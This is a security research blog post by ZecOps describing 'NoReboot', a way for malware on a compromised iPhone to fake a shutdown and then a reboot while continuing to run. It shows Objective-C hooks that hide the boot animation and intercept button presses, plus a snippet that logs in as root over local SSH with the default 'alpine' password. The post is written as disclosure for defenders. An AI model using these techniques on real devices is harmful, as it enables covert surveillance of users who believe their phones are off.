Persistence without “Persistence”: Meet The Ultimate Persistence Bug – “NoReboot”

blog.zecops.com/research/persistence-without-persistence-meet-the-ultimate-persistence-bug-noreboot

January 4, 2022

- By ZecOps Research Team
- | January 4, 2022

Watch Video At: https://youtu.be/g_8JVUVLxTk

Mobile Attacker's Mindset Series – Part II

Evaluating how attackers operate when there are no rules leads to discoveries of advanced detection and response mechanisms. ZecOps is proudly researching scenarios of attacks and sharing the information publicly for the benefit of all the mobile defenders out there.

iOs persistence is presumed to be the hardest bug to find. The attack surface is somewhat limited and constantly analyzed by Apple's security teams.

Creativity is a key element of the hacker's mindset. Persistence can be hard if the attackers play by the rules. As you may have guessed it already – attackers are not playing by the rules and everything is possible.

In part II of the Attacker's Mindset blog we'll go over the ultimate persistence bug: a bug that cannot be patched because it's not exploiting any persistence bugs at all – only playing tricks with the human mind.


Meet "NoReboot": The Ultimate Persistence Bug

We'll dissect the iOS system and show how it's possible to alter a shutdown event, tricking a user that got infected into thinking that the phone has been powered off, but in fact, it's still running. The "NoReboot" approach simulates a real shutdown. The user cannot feel a difference between a real shutdown and a "fake shutdown". There is no user-interface or any button feedback until the user turns the phone back "on".

To demonstrate this technique, we'll show a remote microphone & camera accessed after "turning off" the phone, and "persisting" when the phone will get back to a "powered on" state.

This blog can also be an excellent tutorial for anyone who may be interested in learning how to reverse engineer iOS.

Nowadays, many of us have tons of applications installed on our phones, and it is difficult to determine which among them is abusing our data and privacy. Constantly, our information is being collected, uploaded.



This story by Dan Goodin, speaks about an iOS malware discovered in-the-wild. One of the sentences in the article says: "The installed malware…can't persist after a device reboot, … phones are disinfected as soon as they're restarted.".


The reality is actually a bit more complicated than that. As we will be able to demonstrate in this blog, we cannot, and should not, trust a "normal reboot".

How Are We Supposed to Reboot iPhones?

According to Apple, a phone is rebooted by clicking on the Volume Down + Power button and dragging the slider.

How to restart your iPhone X, 11, 12, or 13

1. Press and hold either volume button and the side button until the power off slider appears.



2. Drag the slider, then wait 30 seconds for your device to turn off. If your device is frozen or unresponsive, force restart your device.
3. To turn your device back on, press and hold the side button (on the right side of your iPhone) until you see the Apple logo.


Given that the iPhone has no internal fan and oftentimes it keeps its temperature cool, it's not trivial to tell if our phones are running or not. For end-users, the most intuitive indicator that the phone is the feedback from the screen. We tap on the screen or click on the side button to wake up the screen.

Here is a list of physical feedback that constantly reminds us that the phone is powered on:

- Ring/Sound from incoming calls and notifications
- Touch feedback (3D touch)
- Vibration (silent mode switch triggers a burst of vibration)
- Screen
- Camera indicator

"NoReboot": Hijacking the Shutdown Event

Let's see if we can disable all of the indicators above while keeping the phone with the trojan still running. Let's start by hijacking the shutdown event, which involves injecting code into three daemons.



When you slide to power off, it is actually a system application ***/Applications/InCallService.app*** sending a shutdown signal to SpringBoard, which is a daemon that is responsible for the majority of the UI interaction.

We managed to hijack the signal by hooking the Objective-C method ***-[FBSSystemService shutdownWithOptions:]***. Now instead of sending a shutdown signal to SpringBoard, it will notify both *SpringBoard* and *backboardd* to trigger the code we injected into them.

```
@interface BKSDefaults : NSObject
-(int)hideAppleLogoOnLaunch;
-(void)setHideAppleLogoOnLaunch:(int)arg1;
@end

void backboardd_hides_spinningWheel(){
    BKSDefaults *bks = objc_msgSend(objc_getClass("BKSDefaults"), @selector(localDefaults));
    [bks setHideAppleLogoOnLaunch:1];
}

int startMonitoring_powerOn = 0;
extern CFNotificationCenterRef CFNotificationCenterGetDistributedCenter(void);
void my_callback(CFNotificationCenterRef center, void *observer, CFNotificationName name, const void *object, CFDictionaryRef userInfo){
    backboardd_hides_spinningWheel();
    startMonitoring_powerOn = 1;
}
```

In backboardd, we will hide the spinning wheel animation, which automatically appears when SpringBoard stops running, the magic spell which does that is ***[[BKSDefaults localDefaults]setHideAppleLogoOnLaunch:1]***. Then we make SpringBoard exit and block it from launching again. Because SpringBoard is responsible for responding to user behavior and interaction, without it, the device looks and feels as if it is not powered on. which is the perfect disguise for the purpose of mimicking a fake poweroff.

```
17:08:16.849624   SpringBoard        Lock button long press recognized.
17:08:16.849692   SpringBoard        Registrations for kind:lock (null)
17:08:16.849863   SpringBoard        performLongPressActions result: sending to Siri
```

Example of SpringBoard respond to user's interaction: Detects the long press action and evokes Siri

Despite that we disabled all physical feedback, the phone still remains fully functional and is capable of maintaining an active internet connection. The malicious actor could remotely manipulate the phone in a blatant way without worrying about being caught because the user is tricked into thinking that the phone is off, either being turned off by the victim or by malicious actors using "low battery" as an excuse.

Later we will demonstrate eavesdropping through cam & mic while the phone is "off". In reality, malicious actors can do anything the end-user can do and more.

System Boot In Disguise

Now the user wants to turn the phone back on. The system boot animation with Apple's logo can convince the end-user to believe that the phone has been turned off.

When SpringBoard is not on duty, backboardd is in charge of the screen. According to the description we found on theiphonewiki regarding backboardd.

backboardd

backboardd is a daemon that runs alongside the SpringBoard daemon. It has been introduced in iOS 6, aiming to offload some of Springboard's responsibilities, chiefly that of event handling. Prior to its introduction, SpringBoard was effectively the UI event sink for iOS, as is WindowServer in OS X. With backboardd, all touch events are first processed by this daemon, then translated and relayed to the iOS application in the foreground (i.e. to its UIApplication event loop).

Ref: https://www.theiphonewiki.com/wiki/Backboardd

"All touch events are first processed by this daemon, then translated and relayed to the iOS application in the foreground". We found this statement to be accurate. Moreover, backboardd not only relay touch events, also physical button click events.

```
01:36:08.016448  backboardd         PearlEventFilter::logEvent (PowerButton)
01:36:08.017035  backboardd         Lock page:0xC usage:0x30 downEvent:1 down
01:36:08.017346  backboardd         destinations for Keyboard event: ()
01:36:08.017617  backboardd          0xC/0x30/10000020C began: firstDown:0s ago b0e0u0 destinations:<none>
01:36:08.018047  backboardd         PearlEventFilter::prewarmCamera -> [0: Success]
01:36:11.082610  backboardd         Lock page:0xC usage:0x30 downEvent:0 up
01:36:11.082771  backboardd          0xC/0x30/10000020C finished: firstDown:3.07s ago b0e0u1 destinations:<none>
01:36:17.356349  backboardd         [BRT update: Unknown]: End ramp: Ldevice = 0.000000, Lcurrent = 328.512848, Lmin = 2.000000,
```

backboardd logs the exact time when a button is pressed down, and when it's been released.

```
cy# a= #0x100e1e7c0
#"<BKEventSenderUsagePairDictionary: 0x100e1e7c0> 0x10000020C = {\n    page:0xC
usage:0x30 = <_BKButtonEventRecord: 0x101e1c1f0; senderInfo: <BKIOHIDService: 0x
100e26130; serviceStatus: <unknown>; IOHIDService: IOHIDService name:AppleM68But
tons id:0x10000020c primaryUsagePage:0xb primaryUsage:0x1 transport: reportInter
val:0 batchInterval:1 events:31 mask:0x8; senderID: 0x10000020C; displayUUID: 0x
0; eventSource: builtin; primaryUsagePage: 0xB; primaryUsage: 0x1; authenticated
: YES; builtIn: YES>; eventDispatcher: <BKHIDSystemInterface: 0x100f0c950>; dest
inations: {(\n    <display=null environment=system vpid=<invalid> pid=2424 token
=cc33e71f>\n)}; firstDownTime: 659312115.8868; didReceiveBeganPhase: NO; didRece
iveEndedPhase: NO; didReceiveUpEvent: NO>;\n}"
cy# [a objectForSenderID: 0x10000020c page: 0xC usage: 0x30]
#"<_BKButtonEventRecord: 0x101e1c1f0>"
cy#
cy# [a objectForSenderID: 0x10000020c page: 0xC usage: 0x30]
null
cy# [[a objectForSenderID: 0x10000020c page: 0xC usage: 0x30] firstDownTime]
659313634.466781
```

With the help from cycript, We noticed a way that allows us to intercept that event with Objective-C Method Hooking.

A ***_BKButtonEventRecord*** instance will be created and inserted into a global dictionary object ***BKEventSenderUsagePairDictionary***. We hook the insertion method when the user attempts to "turn on" the phone.

```
void (*orig_setObject)(id self, SEL selector, id object, uint64_t senderID, uint16_t page, uint16_t usage) = NULL;
-(void)replace_setObject:(id)object forSenderID:(uint64_t)senderID page:(uint16_t)page usage:(uint16_t)usage{

    orig_setObject(self, @selector(setObject:ForSenderID:page:usage:), object, senderID, page, usage);

    if(startMonitoring_powerOn == 0)
        return;

    if(usage == 0x30){ // Side button: 0x30
        if(object){
            FILE *fp = fopen("/tmp/rebooot_userspace", "a+");
            fclose(fp);
        }
    }
}

@end
```

The file will unleash the SpringBoard and trigger a special code block in our injected dylib. What it does is to leverage local SSH access to gain root privilege, then we execute ***/bin/launchctl reboot userspace.*** This will exit all processes and restart the system without touching the kernel. The kernel remains patched. Hence malicious code won't have any problem continuing to run after this kind of reboot.

```
__attribute__((constructor)) static void initialize(void){

    if(!access("/tmp/rebooot_userspace", F_OK)){

        void *ssh_session = ssh_connect("127.0.0.1", 22, "root", "alpine");
        if(ssh_session){
            LIBSSH2_CHANNEL *channel = libssh2_channel_open_session(ssh_session);
            libssh2_channel_exec(channel, "/bin/rm /tmp/rebooot_userspace && /bin/rm /tmp/backboardd_camo && /bin/launchctl reboot
                userspace");
            libssh2_channel_free(channel);
        }
        unlink("/tmp/rebooot_userspace");
        unlink("/tmp/backboardd_camo");
    }
```

The user will see the Apple Logo effect upon restarting. This is handled by backboardd as well. Upon launching the SpringBoard, the backboardd lets SpringBoard take over the screen.


```
15:38:18.218281   backboardd        System app "com.apple.springboard" finished startup after 4.45s.
15:38:18.218901   backboardd        Setting system idle interval to 3.
15:38:18.219027   backboardd        Telling IOKit that idle sleep is now enabled.
15:38:18.219077   backboardd        Dismissing boot logo (pid:1696)
15:38:18.219182   backboardd        screen owner is now pid:1696 (com.apple.springboard)
15:38:18.219232   backboardd        removeOverlayWithAnimationSettings: Removing the overlay
15:38:18.219281   backboardd        Dismissing render overlay <BKDisplayRenderOverlaySpinny: 0x1012e9bb0; level: 2999> with animation settings: <BSAnimat
```

From that point, the interactive UI will be presented to the user. Everything feels right as all processes have indeed been restarted. Non-persistent threats achieved "persistency" without persistence exploits.

Hijacking the Force Restart Event?

A user can perform a "force restart" by clicking rapidly on "Volume Up", then "Volume Down", then long press on the power button until the Apple logo appears.

We have not found an easy way to hijack the force restart event. This event is implemented at a much lower level. According to the post below, it is done at a hardware level. Following a brief search in the iOS kernel, we can confirm that we didn't see what triggers the force-restart event. The good news is that it's harder for malicious actors to disable force restart events, but at the same time end-users face a risk of data loss as the system does not have enough time to securely write data to disk in case of force-restart events.



16

A force restart is at the hardware level, not the software level. This means that even if iOS is completely frozen or in a different mode altogether (such as DFU Mode, Recovery Mode, or Restore Mode), you can still perform a force restart. It does nothing more than cut the power and turn the device back on again. This means that it doesn't clear any caches or reset anything. A regular restart actually does more than a force restart.

Share Improve this answer Follow

answered Nov 19 '15 at 16:13

Andrew Larsson

4,492 ● 4 ● 30 ● 60


Misleading Force Restart

Nevertheless, It is entirely possible for malicious actors to observe the user's attempt to perform a force-restart (via backboardd) and deliberately make the Apple logo appear a few seconds earlier, deceiving the user into releasing the button earlier than they were supposed to. Meaning that in this case, the end-user did not successfully trigger a force-restart. We will leave this as an exercise for the reader.

Force restart an iPhone with Face ID

To force restart iPhone X, iPhone Xs, iPhone XR, iPhone 11, iPhone 12, or iPhone 13, do the following:

Press and quickly release the volume up button, press and quickly release the volume down button, then press and hold the side button. When the Apple logo appears, release the button.



Ref: https://support.apple.com/guide/iphone/force-restart-iphone-iph8903c3ee6/ios

NoReboot Proof of Concept

You can find the source code of NoReboot POC **here**.

Never trust a device to be off

Since iOS 15, Apple introduced a new feature allowing users to track their phone even when it's been turned off. Malware researcher @naehrdine wrote a technical analysis on this feature and shared her opinion on "Security and privacy impact". We agree with her on "Never trust a device to be off, until you removed its battery or even better put it into a Blender."

Security and privacy impact

The new Find My feature is the first time that a large public got aware of the AOP as well as the possibility of a Bluetooth chip running autonomously.

Assuming that someone hacked your iPhone and spies on you, they might as well show a correct "power off" screen and then not turn the iPhone off. Never trust a device to be off, until you removed its battery or even better put it into a Blender. For example, the Samsung TV was hacked by the NSA including a Fake-Off mode to spy on people.